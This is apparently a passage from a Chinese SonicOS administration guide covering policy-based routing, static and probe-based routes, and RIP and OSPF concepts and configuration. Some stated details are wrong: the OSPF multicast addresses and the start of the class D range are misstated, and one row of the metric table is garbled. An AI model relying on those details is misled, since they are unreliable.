基于策略的路由 (PBR) 可用于创建扩展的静态路由，从而提供更加灵活和精确的流量处理功能。SonicOS PBR 允许基于源地址、源网络掩码、目标地址、目标网络掩码、服务、接口和度量进行匹配。利用此路由方法，可基于大量用户定义的变量实现对转发的完全控制。


度量是分配给静态和动态路由的加权成本。度量值介于 0 到 255 之间。度量值越低越好，低度量优先于高成本。SonicOS 始终使用由 Cisco 定义的度量值，用于直接连接接口、静态编码路由和所有动态 IP 路由协议。

表 36. 度量值描述

度量值	说明
1	静态路由
5	EIGRP 摘要
20	外部 BGP
90	EIGRP
100	IGRP
110	OSPF
115	IS-IS
120	RIP
140	EGP
170	外部 EIGRP
内部	BGP

路由策略表

您可以更改**路由策略**表中的路由策略视图，方法是在**视图类型**菜单中选择其中一项视图设置。



所有策略用于显示包括**自定义策略**和**默认策略**在内的所有路由策略。一开始，在从**视图类型**菜单中选择**所有策略**时，**路由策略**表中仅显示**默认策略**。

路由策略表具有简易的分页，以便查看大量路由策略。浏览**路由策略**表中列出的大量路由策略时，可以使用**路由策略**表右上方的导航控件条。导航控件条包含四个按钮。最左边的按钮显示表格的第一页。最右边的按钮显示最后一页。中间的左右箭头按钮分别向前或向后翻页。

可以在**项目**字段中输入策略编号（**# 名称**列中的策略名称前列出的编号），从而移动到特定路由策略。采用默认表格配置时，每页显示 50 条。可以在**系统 > 管理**页面上更改表格的默认条数。

您可以通过单击列标题对表格中的条目排序。条目按升序或降序排列。列条目右侧的箭头表示排序状态。向下的箭头表示升序。向上的箭头表示降序。

静态路由配置

在 SonicOS 中，静态路由是通过基本路由策略进行配置的。

配置静态路由的步骤如下：

1 滚动到**网络 > 路由**页面的底部。

2 单击**添加**按钮。随即显示**添加路由策略**对话框。



3 在**源**下拉菜单中，选择用于静态路由的源地址对象，或者选择**创建新地址对象**，动态创建一个新地址对象。默认设置为**任何**。

4 在**目标**下拉菜单中，选择目标地址对象。默认设置为**任何**。

5 在**服务**下拉菜单中，选择一个服务对象。对于允许所有流量类型的常规静态路由，只需选择**任何**（默认）即可。

6 在**网关**下拉菜单中，选择要用于该路由的网关地址对象。默认值为 **0.0.0.0**。

7 在**接口**下拉菜单中，选择要用于该路由的接口。

8 输入路由的**度量**。静态路由的默认度量为 1。如需度量的更多信息，请参见第 372 页的基于策略的路由。

9 （可选）输入路由的**备注**。此字段用于输入新静态路由策略的描述性备注。

10 （可选）选择**当接口断开时，禁用路由**复选框，以便在断开接口时自动禁用路由。默认情况下已选中该选项。

11 （可选）**允许 VPN 路径优先**选项允许您为 VPN 隧道创建一个备用路由。默认情况下未选中该选项。

默认情况下，静态路由的度量为 1，优先于 VPN 流量。目标地址对象相同时，**允许 VPN 路径优先**选项将优先权赋予 VPN 流量路径。当 VPN 路径处于这些状态时，将导致以下结果：

- **处于活动状态**：如果启用**允许 VPN 路径优先**选项，则自动禁用与 VPN 隧道的目标地址对象匹配的静态路由。所有流量均通过 VPN 隧道路由至目标地址对象。
- **停止工作**：自动启用与 VPN 隧道的目标地址对象匹配的静态路由。前往目标地址对象的所有流量都通过静态路由进行路由。

12 如需允许 WAN 加速，选择**允许加速**复选框。默认情况下未选中该选项。

13 **探测、当探测成功时禁用路由**和**探测状态默认为启用** 选项用于配置基于已启用探测的策略的路由。如需这些路由的配置信息，请参见第 374 页的基于已启用探测的策略的路由配置。

14 单击**确定**添加路由。

基于已启用探测的策略的路由配置

在配置静态路由时，可选择配置用于该路由的网络监控策略。使用网络监视器策略时，将基于策略的探测状态来动态地禁用或启用静态路由。

如需配置已启用探测、基于策略的路由，请执行以下步骤：

1 在**添加路由策略**对话框中，按第 373 页的静态路由配置说明的方法配置路由：



2 在**探测**下拉菜单中，选择合适的网络监控对象，或者选择**创建新的网络监视对象 ...** 以动态创建新对象。如需更多信息，请参见第 469 页的网络 > 网络监视器。默认设置为**无**。

3 典型配置不会选中**当探测成功时禁用路由**复选框，因为通常情况下，管理员需要在探测路由目的地失败时禁用路由。此选项增加了您指定路由和探测时的灵活性。

4 选择**探测状态默认为启用**，使得在关联的网络监控策略处于“ 未知 ”状态时，让路由将探测视为成功（即处于“UP”状态）。它适用于在高可用性对中的一个设备从“空闲”状态转换为“活动”状态时控制基于探测的行为，因为这一转换会将所有网络监控策略状态设为“未知”。

5 单击**确定**应用配置。

路由策略示例

以下示例将指导您逐步完成用于两个同时保持活动状态的 WAN 接口的路由策略的创建过程。在本示例中，需要将次要 WAN 接口设在 **X3** 接口上，且配置 ISP 提供的设置。接着，通过选中**网络 > WAN 故障切换 & 负载均衡**页面中的**启用负载均衡**，配置用于负载均衡的安全设备。在本示例中，请在**网络 > WAN 故障切换 & 负载均衡**页面中选择**逐个连接轮循机制**作为负载平衡方法。单击**接受**，保存您在**网络 > WAN 故障切换 & 负载均衡**页面中所做的更改。

1 单击**路由策略**表下面的**添加**按钮。随即显示**添加路由策略**对话框。

> **注：**不要为这些路由策略启用**允许 VPN 路径优先**选项。目标地址对象相同时，**允许 VPN 路径优先**选项将优先权赋予 VPN 流量路径。此选项用于将静态路由配置为 VPN 隧道的备用路由。如需更多信息，请参见第 373 页的静态路由配置。

2 创建一条路由策略，将所有用于 **HTTP** 服务、流向**任何**目的地的 **LAN 子网**源定向为通过 **X1** 接口流出 **X1 默认网关**：

   a 分别在**源**、**目的地**、**服务**、**网关**和**接口**下拉菜单中选择相应的设置。

   b 在**度量**字段使用默认值 **1**。

   c 在**备注**字段输入**强制 http 流出主要接口**。

3 单击**确定**。

4 创建第二条路由策略，将所有用于**Telnet** 服务、流向**任何**目的地的 **LAN 子网**源定向为通过 **X3** 接口流出 **X3 默认网关**：

   a 分别在**源**、**目的地**、**服务**、**网关**和**接口**下拉菜单中选择相应的设置。

   b 在**度量**字段使用默认值 **1**。

   c 在**备注**字段输入**强制 telnet 流出备用接口**。

5 单击**确定**。

这两条基于协议的路由将强制所有来自 LAN 子网的源在使用任何基于 HTTP 的应用程序时始终离开主要 WAN，而在使用任何基于 Telnet 的应用程序时始终离开备用 WAN。

如需测试基于 *HTTP* 策略的路由：

1 请通过连接到 LAN 接口的计算机访问公共网站 http://www.whatismyip.com 和 http://whatismyip.everdot.org。两个网站都显示主要 WAN 接口，而不是次要 WAN 接口的 IP 地址。

如需测试基于 *Telnet* 策略的路由，请通过 *telnet* 连接到 *route-server.exodus.net*：

1 并在登录后发出 `who` 命令。它将显示次要 WAN 接口，而不是主要 WAN 接口的 WAN IP 地址（或经过解析的 FQDN）。

OSPF 和 RIP 高级路由服务

除了基于策略的路由和 RIP 通告以外，SonicOS 还提供了启用高级路由服务 (ARS) 的选项。高级路由服务为路由信息协议 (RIPv1 - RFC1058) 和 (RIPv2 - RFC2453) 以及开放最短路径优先 (OSPFv2 – RFC2328) 提供完整的通告和监听支持。仅对需要支持上述一种或两种动态路由协议的环境启用高级路由服务。

各种规模的网络将 RIP 和 OSPF 广泛用于实现自动化路由分配过程的内部网关协议 (IGP)。RIP 通常用于较小规模的网络，OSPF 则用于较大规模的网络，但网络规模不是确定协议适用性的唯一要素，还应考虑网络速度、互操作性要求及整体相对复杂度等其他要素。RIPv1 和 RIPv2 均受 ARS 支持，二者之间的最大区别在于，RIPv2 支持 VLSM（可变长度子网掩码）、身份验证和路由更新。下表说明了 RIPv1、RIPv2 和 OSPFv2 之间的主要区别：


表 37. 路由信息协议区别

	RIPv1	RIPv2	OSPFv2
协议度量	距离向量	距离向量	链路状态
最大跃点数	15	15	无限制
路由表更新	定期广播完整的路由表，融合速度较慢	定期广播或组播完整的路由表，融合速度较慢	组播链路状态通告（根据变化触发），融合速度较快
支持的子网大小	仅基于类别 (a/b/c) 的子网支持	仅基于类别	VLSM
自治系统拓扑	不可分割、扁平	不可分割、扁平	基于区域，允许分段和聚合

协议类型

距离向量协议（例如 RIP 基础路由）仅仅度量跃点数，而链路状态协议（例如 OSPF）在确定度量时会考虑链路状态。例如，OSPF 用于确定接口度量的方法是将其参考带宽（默认为 100 mb）除以接口速度 – 链路速度越快，费用越低，路径的优先度越高。考虑以下示例网络：

图 13. 决定最低成本路由的示例网络



在以上示例网络中，使用 RIP 时，如果主机 A 想要到达主机 B，费用最低的路由是从路由器 A 到路由器 B 之间相对较慢的 64kbps 链路。使用 OSPF 时，从路由器 A 到路由器 B 的费用为 1562，而从路由器 A 到路由器 C 到路由器 D 再到路由器 B 的费用为 364，因此后者成为优先路由。

最大跃点数

RIP 实施了 15 个跃点的限制，以防止在以下情况可能发生的路由循环：由于配置错误或融合速度过低的原因通过网络广播和传播错误的（例如失效的）路由信息。在图 13 的示例中，考虑路由器 D 与路由器 E 之间的链路发生故障且没有部署安全措施的情形：

- 路由器 A 的路由信息表明，它可以通过路由器 B 或路由器 C 以度量 3 到达网络 E。
- 当路由器 D 与路由器 E 之间的链路发生故障，并且路由器 A 广播自己的路由信息时，路由器 B 和路由器 C 确定，它们可通过路由器 A 以度量 4 到达网络 E。
- 路由器 B 和路由器 C 广播其信息，路由器 D 收到广播信息并确定它可通过路由器 B 或路由器 C 以度量 5 到达网络 E。
- 这一循环持续进行，直至达到跃点数 16（极限值）为止。

针对这种情况，RIP 通常还会采取其他措施，包括：

水平分割

一种预防机制，使用这种机制时，通过某个接口学习到的路由信息不会发送回同一接口。这种机制在广播链路上通常有效，但对于帧中继等通常可使用单个链路到达两个单独的自治系统的非广播链路而言，则不起作用。

毒性逆转

也称为“路由中毒”，是水平分割的扩展形式，使用这种机制时，将以度量 16（无法达到）通告网络，以确保不会传播错误的备用路由。

OSPF 不一定需要实施跃点数限制，因为它不会通告整个路由表，而是通常仅在发生更改时发送链路状态更新。OSPF 在较大型的网络中拥有重要优势，因为它的融合速度更快，产生的更新流量更少，且支持的跃点数没有限制。

路由表更新

如前所述，发送整个路由表的做法会引入融合速度较慢、带宽使用较高和增加出现失效路由信息的可能性等问题。RIPv1 以规定的间隔（通常每 30 秒一次）广播自己的整个路由表，RIPv2 可能采用广播或组播方式，而 OSPF 仅在网络结构发生变化时组播链路状态更新。OSPF 还有一项优势，即使用指定的路由器 (DR) 在多路访问网络中形成临近（后面将详细介绍这些概念），以避免必须将更新发送到整个网络。

支持的子网大小

最早将 RIPv1 在网络严格划分为 A 类、B 类和 C 类（以及后来的 D 类和 E 类）时实施。

- **A 类** – 1.0.0.0 到 126.0.0.0（保留 0.0.0.0 和 127.0.0.0）
    - 最左边位 0；7 个网络位；24 个主机位
    - 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh（8 位分类子网掩码）
    - 126 个 A 类网络，每个具有 16,777,214 个主机
- **B 类** - 128.0.0.0 到 191.255.0.0
    - 最左边位 10；14 个网络位；16 个主机位
    - 10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh（16 位分类子网掩码）
    - 16,384 个 B 类网络，每个具有 65,532 个主机
- **C 类** – 192.0.0.0 到 223.255.255.0
    - 最左边位 110；21 个网络位；8 个主机位
    - 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh（24 位分类子网掩码）
    - 2,097,152 个 C 类网络，每个具有 254 个主机
- **D 类** - 225.0.0.0 到 239.255.255.255（组播）
    - 最左边位 1110；28 个组播地址位
    - 1110mmmm mmmmmmmm mmmmmmmm mmmmmmmm
- **E 类** - 240.0.0.0 到 255.255.255.255（保留）
    - 最左边位 1111；28 个保留地址位
    - 1111rrrr rrrrrrrr rrrrrrrr rrrrrrrr

已证明这种地址分配方法非常低效，因为它在分段方法（子网划分）和通过 VLSM - 可变长度子网掩码的方式进行聚合（超网划分或 CIDR – 无类别域间路由）两方面都不具备灵活性。

VLSM 受 RIPv2 和 OSPF 支持，可用于通过网络的类别表示将较大的网络划分为较小的网络：

> 例如，以分类网络 10.0.0.0/8 为例，并为其分配一个 /24 子网掩码。此子网划分将来自主机范围的额外 16 位分配给网络范围 (24-8=16)。要计算此子网划分所提供的额外网络数量，需要对 2 求额外位数次幂：2^16=65,536。这样，您可以获得 65,536 个网络，其中每个网络拥有 254 个可用主机，而不是获得一个拥有 1670 万个主机（这一数字通常超过了大多数 LAN 的需求）的网络。

VLSM 还可用于路由聚合 (CIDR)：

> 例如，您有 8 个 C 类网络：192.168.0.0/24 到 192.168.7.0/24。您可以提供单个到 192.168.0.0/21 的路由，将所有网络包含其中，而不必为其中每个网络提供单独的路由声明。

这种功能除了能够提供更高效和灵活的 IP 地址空间分配以外，还能保持更小规模的路由表和路由更新。

自治系统拓扑

自治系统 (AS) 是处于通用管理控制之下并拥有相同路由特征的路由器集合。当一组自治系统共享路由信息时，通常将之称为自治系统联盟。（RFC1930 和 RFC975 中详细解释了这些概念）。简而言之，AS 是根据物理网络元素配置的公用性包含这些元素的逻辑划分。

对于 RIP 和 OSPF 而言，无法将 RIP 自治系统分段，且所有路由信息都必须通过整个 AS 进行通告（广播）。这可能会加大管理难度，并可能导致过多的路由信息流量。另一方面，OSPF 采用了区域的概念，允许通过在逻辑上可管理的分段来控制 AS 内的信息共享。OSPF 区域从主干区域（区域 0 或 0.0.0.0）开始，其他所有区域必须连接到此主干区域（尽管会有例外）。这种对路由 AS 分段的功能有助于确保 AS 不会变得过大，以致于无法管理，或者变得计算过于密集，以致于路由器无法进行处理。

OSPF 术语

大体上，OSPF 的配置和维护比 RIP 更加复杂。以下概念对于理解 OSPF 路由环境至关重要。

- **链路状态** – 与 OSPF 相关时，链路是路由器上的出口接口，此状态描述该接口的特征，例如它的成本。将以链路状态通告 (*LSA*) 的形式发送链路状态，该通告包含在链路状态更新 (*LSU*) 数据包（五种 OSPF 数据包之一）内。
- **成本** – 通过特定链路发送数据包所需开销的量化。成本的计算方法为：参考带宽（通常为 100 兆位或 10^8 位）除以接口速度。成本越低，链路的优先级越高。一些常见的路径成本包括：

  表 38. 不同接口的成本计算

接口	除以 10^8（100 兆位）= OSPF 成本
快速以太网	1
以太网	10
T1（1.544 兆位）	64
DSL（1 兆位）	100
DSL (512kbps)	200
64kbps	1562
56kbps	1785


- **区域** – 由 OSPF 路由器组构成的网络将共享共同的链路状态数据库。OSPF 网络必须必须围绕骨干区域（区域 0 或 0.0.0.0）构建，所有其他区域必须连接到骨干区域（除非使用虚拟链路 - 通常不建议这样做）。区域分配特定于 OSPF 路由器上的接口；换言之，拥有多个接口的路由器可以将这些接口配置用于相同或不同的区域。
- **邻居** – 通过发送 Hello 数据包，公共网段上的 OSPF 路由器可以成为邻居。Hello 数据包将充当某种形式的通告和标识，如果两个 OSPF 路由器拥有某些共同的特征，它们将在其他路由器的 Hello 数据包中看到自己的路由器 ID 后成为邻居。*DR*（指定路由器）和 *BDR*（备份指定路由器）推选过程也会用到 Hello 数据包。两个路由器要成为邻居，它们必须有的共同特征包括：
  - **区域 ID** – 区域 ID 用一个 32 位值（通常以 IP 地址格式表示）标识 OSPF 区域。OSPF 至少需要骨干区域、区域 0（或 0.0.0.0）才能运行。
  - **验证** – 通常，可以将验证类型设置为“无”、“简单文本”或 MD5。如果使用“简单文本”，应仅将验证其用于标识目的，因为它会以明文形式发送。为了确保安全，应使用 MD5。
  - **计时器间隔** –“Hello”和“Dead”间隔必须相同。Hello 间隔指定 Hello 数据包之间的秒数（作为一种 Keepalive 机制），Dead 间隔指定如果未收到 Hello 数据包，之后将路由器视为不可用的秒数。

- **末梢区域标记** – 末梢区域是这样的区域：它只需要单一出口点，因此不需要外部链路通告的完整列表。为避免不恰当的链路状态交换，两个潜在邻居上的末梢区域标记必须相同。网络类型是另一个会影响邻居关系的因素。OSPF 认可以下三类网络：
  - **广播** – 例如以太网。在广播网络中，可以与广播域中的所有其他路由器建立邻居关系。
  - **点到点** – 例如串行链路。在点到点（或点到多点）网络中，可以与链路另一端的路由器建立邻居关系。
  - **NBMA**（非广播多路访问）– 例如帧中继。在 NBMA 网络中，必须显式声明邻居。

- **链路状态数据库** – 链路状态数据库由已在某区域内创建邻接关系的相邻 OSPF 路由器发送和接收的 LSA 构成。此数据库一旦完成，将包含给定区域的所有链路状态信息，此时将应用最短路由优先 (SPF) 算法根据成本来确定所有已连接网络的最佳路由。SPF 算法采用 Dijkstra 寻路算法，基本上，该算法将所有路由器视为图形中的顶点，然后计算每个顶点之间的成本。
- **邻接关系** – OSPF 路由器将与邻近的路由器交换 LSA 以创建 LSDB。将根据网络类型以不同方式创建邻接关系（参见上文的邻居）。通常，网络类型为广播（如以太网），因此，将通过以类似于握手的方式交换 OSPF 数据包来建立邻接关系（参见下文的“OSPF 数据包类型”）。为最大限度地减少相邻路由器之间交换的信息量，拥有多个 OSPF 路由器的网段（广播域）将使用 Hello 数据包推选一个指定路由器 (DR) 和一个备份指定路由器 (BDR)。
- **DR**（指定路由器）– 在多路访问网段上，OSPF 路由器将推选一个 DR 和一个 BDR，网段上的所有其他路由器将与该 DR 和 BDR 建立邻接关系。将根据路由器的 OSPF 优先级推选 DR，该优先级是一个可配置的值，范围为 0（不适用于 DR）到 255。优先级最高的路由器将成为 DR。在优先级相同的情况下，路由器 ID 最大（基于接口寻址）的路由器将成为 DR。路由器成为 DR 后，其角色将不会受到争议，直到它不再可用。

  然后，将在这些邻接关系的 LSU 内，而不是网段上的每个可能的路由器配对组合之间交换 LSA。链路状态更新将由非 DR 路由器发送至组播地址 225.0.0.6，RFC1583 分配了“OSPFIGP 指定路由器”地址。它们还会由 DR 路由器泛洪至组播地址 225.0.0.5，所有路由器的“OSPFIGP 所有路由器”将接收 LSA。

图 14. 路由邻接：指定的路由 (DR)




- **OSPF 数据包类型** – 五种类型的 OSPF 数据包为：
  - **Hello**（1 类 OSPF）– 按一定间隔发送，以建立和维护与相邻 OSPF 路由器的关系，以及推选指定路由器。（在 *LSDB* 同步的初始化和 *2-WAY* 阶段发送）。
  - **数据库说明**（2 类 OSPF）– 在创建邻接关系时在 OSPF 路由器之间发送。在 *LSDB* 同步的 *Exstart* 阶段，DD 数据包将建立一个用于跟踪 LSA 的 ISN（初始序列号），它们将在相邻 OSPF 路由器之间建立主/从关系。在 *LSDB* 同步的 *Exchange* 阶段，它们包含简短版本的链路状态通告。因为 DD 交换可能会跨越多个数据包，为确保完整性，将以轮询（主）和响应（从）的方式进行交换。
  - **链接状态请求**（3 类 OSPF）– 在 *LSDB* 同步的 *Loading* 阶段，将发送 LSR 数据包，以向邻居请求数据库更新。这是建立邻接关系的最后一步。

- **链接状态更新**（4 类 OSPF）– 为响应链路状态请求而发送，LSU 数据包将用链路状态通告淹没邻接关系，以实现 LSDB 同步。
- **链接状态确认**（5 类 OSPF）– 为确保 LSA 泛洪的可靠性，将确认所有更新。

- **链接状态通告 (LSA)** – 共有 7 种类型的 LSA：
  - 1 类（路由器链路通告）- 由 OSPF 路由器发送，用于描述指向它所属的每个区域的链路。仅将 1 类 LSA 泛洪到路由器的区域。
  - **2 类**（网络链路通告）– 由某区域的 DR 发送，用于描述网络内的路由器组。仅将 2 类 LSA 泛洪到路由器的区域。
  - **3 类**（摘要链路通告）– 由 ABR（区域边界路由器）在区域之间发送，用于描述区域内的网络。3 类 LSA 还用于路由聚合目的，且不会发送到完全末梢区域。
  - **4 类**（AS 摘要链路通告）– 由 ABR 在区域之间发送，用于描述不同 AS 中的网络。不会将 4 类 LSA 发送到末梢区域。
  - **5 类**（AS 外部链路通告）– 由 ASBR（自治系统边界路由器）发送，用于描述不同 AS 中网络的路由。不会将 5 类 LSA 发送到末梢区域。有两种类型的外部链路通告：
    - **外部类型 1** - 在计算链路的度量时，类型 1 数据包会将内部链路成本与外部链路成本相加。类型 1 路由始终优先于指向同一目标的类型 2 路由。
    - **外部类型 2** - 类型 2 数据包仅使用外部链路成本来确定度量。当只有一条指向外部 AS 的路由时，通常会使用类型 2。
  - **6 类** （组播 OSPF 或 MOSPF） - 称之为源/目的地路由，不同于大多数转发完全基于目的地的路由的算法（如 OSPF）的单播数据报。如需 MOSPF 的更多信息，请参见 *RFC1584 – Multicast Extensions to OSPF*。
  - **7 类**（NSSA AS 外部链路通告）– 由作为 NSSA（参见“末梢区域”）的一部分的 ASBR 发送。
- **末梢区域** – 末梢区域是指只需要一条路由（而不是最佳路由）的区域。此区域可能为只拥有单一出口点的区域，也可能是不需要 SPF 优化的区域。必须将末梢区域中的所有路由器配置为末梢路由器；它们不会接收完整的状态数据库并计算 SPF 树，而仅接收摘要链路信息。

  存在有各种类型的末梢区域：
  - **末梢区域**– 标准末梢区域接收除 5 类 LSA（AS 外部链路通告）以外的所有 LSA。这有助于使 LSDB 较小，并减少路由器上的计算开销。
  - **完全末梢区域**– 一种特殊的末梢区域，将不会向其中传递 3 类（摘要链路）、4 类（AS 摘要链路）和 5 类 LSA。仅将区域间路由和默认路由传送到完全末梢区域。
  - **NSSA**（非纯末梢区域）– 由 RFC3101 描述，NSSA 是一种混合末梢区域，它允许使用 7 类 LSA（NSSA AS 外部路由）淹没 NSSA 内的外部路由，但不接受来自其他区域的 5 类 LSA。在将运行不同 IGP（如 RIP）的远程站点连接到 OSPF 站点时（在这种情况下不需要将远程站点的路由重新分配给主 OSPF 站点），NSSA 非常有用。NSSA *ABR*（区域边界路由器）还能够将 7 类 LSA 转换为 5 类 LSA（只能从 SonicOS CLI 执行此操作）。
- **路由器类型** – OSPF 支持 4 种类型的路口（基于其角色）：

图 15. 支持 OSPF 的路由器类型的示例



- **IR**（内部路由器）- 其接口全部位于同一区域的路由器。内部路由器的 LSDB 仅包含有关它自己的区域的信息。
- **ABR**（区域边界路由器）– 接口位于多个区域的路由器。ABR 为它连接的每个区域（通常，其中一个区域为骨干区域）都维护有 LSDB。
- **骨干路由器** – 接口连接到区域 0（即骨干区域）的路由器。
- **ASBR**（自治系统边界路由器）– 接口连接到非 OSPF AS（如 RIP 网络，它会将外部路由信息从自身传送到 OSPF AS）的路由器。

配置 RIP 和 OSPF 高级路由服务

注：ARS 是全功能多协议路由套件。它所提供的可配置选项和参数绝对数目不符合用户界面的简易性。GUI 中没有对 ARS 功能进行限制，而是提供了其功能的缩写表示，从而对最密切相关的路由功能提供控制，与此同时，通过 CLI 提供完整的命令套件。ARS CLI 可通过经过验证的 CLI 会话进行访问，其中包含 3 个模块：

- **route ars-nsm** – 高级路由服务网络服务模块。此组件提供对核心路由器功能的控制，例如接口绑定和可重新分配的路由等。
- **route ars-rip** – RIP 模块。提供对 RIP 路由器的控制。
- **route ars-ospf** – OSPF 模块。提供对 OSPF 路由器的控制。

一般而言，通过基于 Web 的 GUI 提供需要集成到多数 RIP 和 OSPF 环境的所有功能。利用 CLI 的更多功能，可以进行更高级的配置。如需全套 ARS CLI 命令，请参阅附录。

默认已禁用高级路由服务，必须先将其启用才能使用。在**网络 > 路由**页面的顶部有一个**路由模式**下列菜单。在选择**使用高级路由**时，**网络 > 路由**页面的顶部显示内容如下：



RIP 和 OSPF 路由协议的操作取决于接口。每个接口和虚拟子接口都可能有单独配置的 RIP 和 OSPF 设置，且每个接口都可以运行 RIP 和 OSPF 路由器。

为通过高级路由协议获得的默认路由配置 RIP 和 OSPF，方法如下：

- 第 383 页的配置 RIP
- 第 384 页的配置 OSPF
- 第 387 页的配置隧道接口高级路由

配置 RIP

要在接口上配置 RIP 路由，请在**配置 RIP**列下面选择该接口行中的**配置**图标。这时将启动 **RIP 配置**对话框。



主题：

- 第 383 页的 RIPng 选项
- 第 384 页的全局 RIP 配置

RIPng 选项

- **RIP** – 从下拉菜单中选择一个模式：
  - **禁用**（默认）– 已在此接口上禁用 RIP
  - **启用** – 此接口上的 RIP 路由器将发送更新和处理收到的更新。
  - **被动** – 此接口上的 RIP 路由器将不处理收到的更新，而仅将更新发送至使用 CLI`neighbor`命令指定的临近 RIP 路由器。

    注：此模式只应在通过 ars-rip CLI 配置高级 RIP 选项时使用。

  注：版本 6.2.3.1 及更低版本也有用于 **RIP** 下拉菜单的以下选项：

  - **发送和接收** – 此接口上的 RIP 路由器将发送更新和处理收到的更新。
  - **仅发送** – 此接口上的 RIP 路由器仅发送更新，而不处理收到的更新。这与基本路由实施相似。
  - **仅接收** – 此接口上的 RIP 路由器仅处理收到的更新。
- **水平分割** – 启用水平分割将禁止在发向路由器的更新中包含从这些路由器学习到的路由。这是用于防止路由循环的常用 RIP 机制。请参见第 376 页的最大跃点数。默认情况下已选中该选项。
- **毒性逆转** – 毒性逆转是可选的水平分割操作模式。该模式不禁止包含学习到的路由，而是使用极限度量 (16) 来发送这些路由，表明它们是不可到达的。请参见第 376 页的最大跃点数。默认情况下已选中该选项。

注：版本 6.2.3.1 及更低版本也有以下 **RIP** 选项。

- **接收**（在**发送和接收**和**仅接收**模式下可用）
